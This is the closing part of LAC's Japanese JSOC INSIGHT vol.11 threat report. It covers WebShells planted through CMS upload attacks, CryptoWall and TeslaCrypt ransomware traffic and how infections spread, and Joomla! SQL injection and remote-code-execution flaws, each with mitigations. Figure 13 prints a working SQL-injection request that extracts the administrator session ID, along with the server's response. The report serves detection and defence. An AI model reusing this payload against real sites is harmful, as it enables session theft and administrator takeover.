
- セッション管理の機能を持ち、未ログイン状態では Webshell の主要な機能へのアクセス制限をする
- 特定の User-Agent(例：検索クローラ)などには、無害なコンテンツを応答する
- ブラウザなどから WebShell へアクセスした場合は「404 Not Found」を応答するが、特定のパラメータを指定したときのみ、その指定された内容を実行する

これらの機能により WebShell は、発見を困難にしたり、容易に解析されないように工夫されています。また WebShell は攻撃者が独自に作成したり、インターネット上に公開されたものを改変している場合も散見されます。

図 7 に WebShell の検知事例を示します。




a. ログイン前の画面表示



b. ログイン後の画面表示

図 7 WebShell の検知例(WSO)

図 7 は Web Shell by oRb (WSO)と呼ばれる WebShell で、セッション管理(ログイン処理)機能をはじめ、非常に多くの機能が実装されています。ログイン前は、WebShell の機能が隠されており一目見ただけでは何のファイルかは不明です(図 7(a))。しかしログイン後は Web サーバを操作するための機能が多数実装されていることが確認できます(図 7(b))。






図 8 WebShell の検知例(pwnshell)

図 8 は pwnshell と呼ばれる WebShell で、OS コマンド実行機能のみが実装されている jsp ファイルです。Ajax を利用しており、コンソール上で OS コマンドを実行するような感覚で利用できる特徴があります。


4.1.3 不正なファイルアップロードの試みへの対策と早期発見のポイント

CMS に対する不正なファイルアップロードの試みへの対策は、CMS 本体および無効化されているものを含めインストールされているすべてのプラグインやテーマを把握し最新版を利用することです。

また Web サーバに対する不正なアップロードの試みに対する緩和策としては、以下が有効です。

- □ Web 公開ディレクトリに対するファイル作成権限を厳格にする
- □ リクエストのデータ長を制限し、大きなサイズの POST リクエストを処理しない
- □ PHP ファイルのようなサーバサイドで実行するプログラムへの直接アクセスを制限する


攻撃者が不正なファイルアップロードし、Web サーバを悪用するには、ファイルの作成やそのファイルに外部からアクセスできることが条件です。そのため、Web サーバの公開ディレクトリに対するファイル作成を制



限することや、実行プログラムへのアクセスを制限することにより、攻撃による影響を緩和することが見込めます。

また万が一、不正なファイルがアップロードされてしまった場合に備え、アンチウイルスソフトによる定期的なファイルスキャンと、ファイルの改ざん検知の仕組みを取り入れることが効果的です。

なお図 7、図 8 で紹介した WebShell は、一部のアンチウイルスソフトで検知できることを確認していますので、アンチウイルスソフトでの定期的なスキャンも一定の効果が見込まれます。



4.2 ランサムウェア感染通信の検知について

4.2.1 ランサムウェア感染通信の検知事例

ランサムウェアは感染端末およびネットワークドライブに保存されている文書、動画、写真などのファイルを暗号化し、データを「人質」として身代金を要求するマルウェアです。2015 年 12 月にはファイルの拡張子を vvv に変更し暗号化する TeslaCrypt や CryptoWall が国内で流行し、話題になりました[4]。JSOC では 2015 年 12 月以降、複数のお客様でランサムウェアの感染と考えられる通信を検知しています。

図 9 にランサムウェア感染後の通信の検知例を示します。

この通信は CryptoWall に感染した際に発生する通信の一部です。POST リクエストの対象ファイルやパラメータは感染時の状況により異なります。また POST のデータ部分の y=に続く文字列には、CryptoWall が実行された端末を特定できる ID や C2 サーバに対する要求内容などが含まれます[5]。これらの情報は、攻撃者が作成したランサムウェアの感染端末数や、ビットコインへの支払い情報などを管理するために利用されていると考えます。

```
POST http://[redacted]/_2sf9J.php?v=8f92317euijy HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Pragma: no-cache
Content-Length: 140
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; .NET4.0C; .NET4.0E)
Host: [redacted]

y=6d396773393862[redacted]38b37159051e6e5756f55c1c9e11e
bf3f44b1f7b19d6d[redacted]66948946904576d15
```


図 9 ランサムウェア感染の検知例

これまで検知した接続先ドメインの Web サイトを確認したところ、ほとんどが WordPress を利用しており、中には本執筆時点で改ざんされた状態のまま、稼動し続けている Web サイトの存在を確認しています。また、CryptoWall の C2 サーバには WSO が使用されていることを確認したとするレポートが公開されています[5]。4.1 章の CMS に対するファイルアップロード攻撃との関連性は明確ではありませんが、攻撃者は自らサーバを準備するのではなく、何らかの方法で正規の Web コンテンツが動作しているサーバを乗っ取り、最終的にはマルウェアの C2 サーバとして悪用していると考えます。

---

[4] 「vvv ウイルス」ばらまき型メールが 12 月 8 日以降増加、警視庁も「添付ファイル開かないで」と注意呼び掛け
http://internet.watch.impress.co.jp/docs/news/20151211_735005.html

[5] CryptoWall Version 3 Threat
http://cyberthreatalliance.org/cryptowall-report.pdf



また、TeslaCrypt の解析の結果、感染後に端末およびネットワークストレージ上に保存されたファイルが暗号化され、最終的には図 10 に示すビットコインでの支払いを要求する Web ページに誘導されることを確認しました。





図 10 暗号化ファイルを復号するため身代金を要求する表示

このようなファイルを暗号化し、ファイルを復元させるために金銭を要求する動作はランサムウェアに共通する特徴です。ランサムウェアによっては、支払いまでの期限が定められており、カウントダウンを表示し恐怖心を煽るもの、Web ページではなくテキストファイルやデスクトップの壁紙などで支払い要求をするもの、英語だけでなく日本語をはじめ、フランス語やドイツ語などの複数の言語に対応したメッセージを表示するものなど、感染してしまったユーザがより金銭を支払う状況に誘導する工夫がなされています。

ランサムウェアの中には、感染した端末の利用者に「復元できる可能性がある」ことを見せるために、暗号化したファイルの一部を復元させる機能を備えている場合があります。この機能で実際に 1 つか 2 つのファイルを復元させることができますが、金銭の支払いをした場合に必ずしもすべてのファイルを復元できる保証はありません[6]。

[6] Alert (TA14-295A) Crypto Ransomware
https://www.us-cert.gov/ncas/alerts/TA14-295A



4.2.2 ランサムウェアの感染経路について

JSOC では、これらランサムウェアの感染経路と見られる通信を検知しています。

1. エクスプロイトキット経由のドライブバイダウンロードによる感染

図 11 にエクスプロイトキットの接続を検知した通信例を示します。この通信はランサムウェアの感染通信とほぼ同時刻に発生していたことから、ランサムウェアの感染経路の一つであると考えます。





図 11 エクスプロイトキットへの接続の検知例

図 11 に示す通信は Angler Exploit Kit の特徴的な通信です。攻撃者はこれらのエクスプロイトキットに誘導するコードを正規の Web サイトや広告などに埋め込むことで、Web サイトの利用者をマルウェアに感染させます。JSOC では、2015 年 7 月から 9 月と同様、集計期間にエクスプロイトキットに関連する通信を多数検知しています [1]。

2. Email の添付ファイルによる感染

サンドボックス製品で検知した不審なファイルが添付されたメールは、2015 年 12 月中旬、検知件数が急増しました。図 12 に JSOC で集計期間に不審なファイルが添付されたメールの検知件数を示します。これらの多くは、ランサムウェア感染を誘導する JavaScript ファイルをスパムメールに添付したものでした。

ただし、この期間に検知したメールは、送信元メールアドレスに利用されているドメインが海外のものであり、件名、本文も英字でした。また、不審なメールの検知件数は多いものの、添付ファイルを開封した上で感染したと考えられる通信の検知はありませんでした。そのため、日本国内ではこれらのメールがスパムメールとして扱われ、そもそもメールを開封する可能性は低かったと推察します。






図 12 不審なファイルが添付されたメールの件数(2015 年 10 月～12 月)

4.2.3 ランサムウェアの対策


ランサムウェアは国内外で感染事例が相次いでおり[7]、集計期間外ではありますが、海外では身代金を支払うことで復号鍵を入手し、ファイルを復元した事例[8]も報告されていますが、同様に復元できる保障はありません。同様の被害を受けない、または予防するためには、以下の対策を実施することが重要です。

- □ オペレーティング・システムとアプリケーション・ソフトウェアを最新の状態にアップデートする
- □ ウイルス対策ソフトを最新の定義ファイルに更新する
- □ Microsoft社が提供するEMETを導入する
- □ 不審なメールの添付ファイルやURLを開かない
- □ 手口や被害事例について、常に最新の情報をセキュリティ情報サイトやニュースサイトから入手する
- □ 外部不正サイトへのアクセスをブロックする
- □ 定期的に重要なデータを物理的に切り離された外部ストレージにバックアップする

---

[7] 「ランサムウェア感染被害に備えて定期的なバックアップを」 ～組織における感染は組織全体に被害を及ぼす可能性も～
https://www.ipa.go.jp/security/txt/2016/01outline.html
【注意喚起】ランサムウェア感染を狙った攻撃に注意
https://www.ipa.go.jp/security/topics/alert280413.html

[8] Hollywood Presbyterian Medical Center
http://hollywoodpresbyterian.com/default/assets/File/20160217%20Memo%20from%20the%20CEO%20v2.pdf



4.3 Joomla!の脆弱性について

集計期間中に相次いでオープンソースのコンテンツ管理システム(CMS)である Joomla!に深刻な脆弱性が複数公開されました。ここでは 10 月に公開された SQL インジェクションの脆弱性と、12 月に公開された任意のコマンド実行が可能な脆弱性について説明します。

4.3.1 Joomla!における SQL インジェクションの脆弱性について


2015 年 10 月、Joomla!における SQL インジェクションの脆弱性(CVE-2015-7297、CVE-2015-7857、CVE-2015-7858)[9]が公開されました。本脆弱性が悪用された場合、攻撃者によりデータベース内の情報が窃取される可能性があります。

影響を受けるバージョンは以下の通りです。

・ Joomla! 3.2.0 ～ 3.4.4

本脆弱性の公開直後に、脆弱性を検証するコードが公開されました。図 13 に管理者のセッション ID の窃取を試みる攻撃通信を示します。不正なリクエストにより、データベースに保存されている管理者のセッション ID が窃取されることを確認しました(図 13(a))。管理者がログインしている間、脆弱な環境は攻撃通信に対して、管理者のセッション ID を含んだ HTTP レスポンスを返します(図 13(b))。

[9] [20151001] - Core - SQL Injection
https://developer.joomla.org/security-centre/628-20151001-core-sql-injection.html



```
Stream Content
GET /joomla/index.php?option=com_contenthistory&view=history&list
[ordering]=&item_id=7&type_id=1%20&list[select]=%20(select%201%20FROM(select%20count
(*),concat((select%20(select%20concat(session_id))%20FROM%20jml_session%20LIMIT%
204,1),floor(rand(0)*2))x%20FROM%20information_schema.tables%20GROUP%20BY%20x)a)
HTTP/1.1
Host: 192.168.16.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: bc87c5a1e3619ecfa0b627aef61400b4=hs2gd4ac23aemb06ob1s04tmo2;
ce078a36475055a4e81fb06d00ec3db9=hs2gd4ac23aemb06ob1s04tmo2
Connection: keep-alive
Cache-Control: max-age=0
```

a. HTTP リクエスト

```
HTTP/1.1 500 Duplicate entry '56kl0angtki3v8f7ef2g9bbe111' for key 'group_key'
SQL=SELECT  (select 1 FROM(select count(*),concat((select (select concat(session_id))
FROM jml_session LIMIT 4,1),floor(rand(0)*2))x FROM information_schema.tables GROUP BY
x)a),uc.name AS editor FROM `jml_ucm_history` AS h LEFT JOIN jml_users AS uc ON uc.id
= h.editor_user_id WHERE `h`.`ucm_item_id` = 7 AND `h`.`ucm_type_id` = 1 ORDER BY
`h`.`save_date`
```

b. セッション ID を含んだ HTTP レスポンス

図 13 管理者のセッション ID の窃取を試みる攻撃通信


公開されている検証コードでは、セッション ID 以外にも以下の情報の窃取を試みることが可能であることを確認しました。

- ハッシュ化された Joomla!のユーザパスワード
- データベースのユーザ名
- 利用しているデータベースの種類（MySQL など）


また、攻撃者は窃取した管理者のセッション ID を利用し、認証を経ずに Joomla!の管理画面へアクセスが可能です。

図 14 に、窃取したセッション ID を悪用したログインの試みを示します。

Cookie にセットしたリクエスト(図 14(a))に対し、図 14(b)中の枠線で囲まれている箇所で、現在ログイン中のユーザの一覧を確認できます。ここではログイン中のユーザが Super User であることから管理者権限でログインできていることがわかります。なお、この攻撃が成功するためには管理者がログイン中に攻撃が実行されることが必要です。



a. Joomla!の管理画面へアクセス



b. ログインに成功した Joomla!の管理画面

図 14 窃取したセッション ID を悪用したログインの試み

4.3.2 Joomla!におけるコード実行の脆弱性の概要

2015 年 12 月、Joomla!に対して、任意のコード実行が可能な脆弱性(CVE-2015-8562) [10]が公開されました。

本脆弱性の根本的な原因は、PHP の既知の脆弱性(CVE-2015-6835)と MySQL の仕様によるものであり PHP および Joomla!を利用するシステムは任意のコードを実行される可能性があります。

影響を受ける環境は、以下のバージョンの PHP 上で動作する Joomla!バージョン 1.5.0 から 3.4.5 です。

- PHP バージョン 5.4.44 以前の 5.4.x
- PHP バージョン 5.5.28 以前の 5.5.x
- PHP バージョン 5.6.12 以前の 5.6.x

[10][20151201] - Core - Remote Code Execution Vulnerability
https://developer.joomla.org/security-centre/630-20151214-core-remote-code-execution-vulnerability.html

JSOC では、本脆弱性の公開当初から攻撃通信を検知しています。

図 15 に JSOC にて検知した攻撃通信の HTTP リクエスト例を示します。

赤の下線で示している部分において、PHP の eval 関数の実行を試みています。また chr 関数で難読化されている部分をデコードすると「phpinfo();」となり、この攻撃通信の目的は PHP の設定情報の出力であることがわかります。





図 15 Joomla!のコマンド実行の脆弱性を悪用した攻撃通信例(一部)

上記の攻撃通信が成功した場合の被害は、Web サーバの PHP の設定情報が攻撃者に知られるのみに留まります。しかしながら本脆弱性を悪用した攻撃通信で、バックドアプログラムの作成を試みる攻撃通信を多数検知しています。そのため、脆弱な Joomla!および PHP を利用している場合は、すでにバックドアが作成されていることが懸念されるため、Web サーバが改ざんされていないかを調査されることを推奨します。また、調査後、速やかに Joomla!および PHP の両者をアップデートする必要があります。



5　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数検知した流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.11
【執筆】
喜屋武 慶大 / 高井 悠輔 / 仁井 崇貴 / 村上 正太郎 / 森久 和昭
(五十音順)

LAC ともに、イキル

株式会社ラック

〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー

TEL：03-6757-0113（営業）

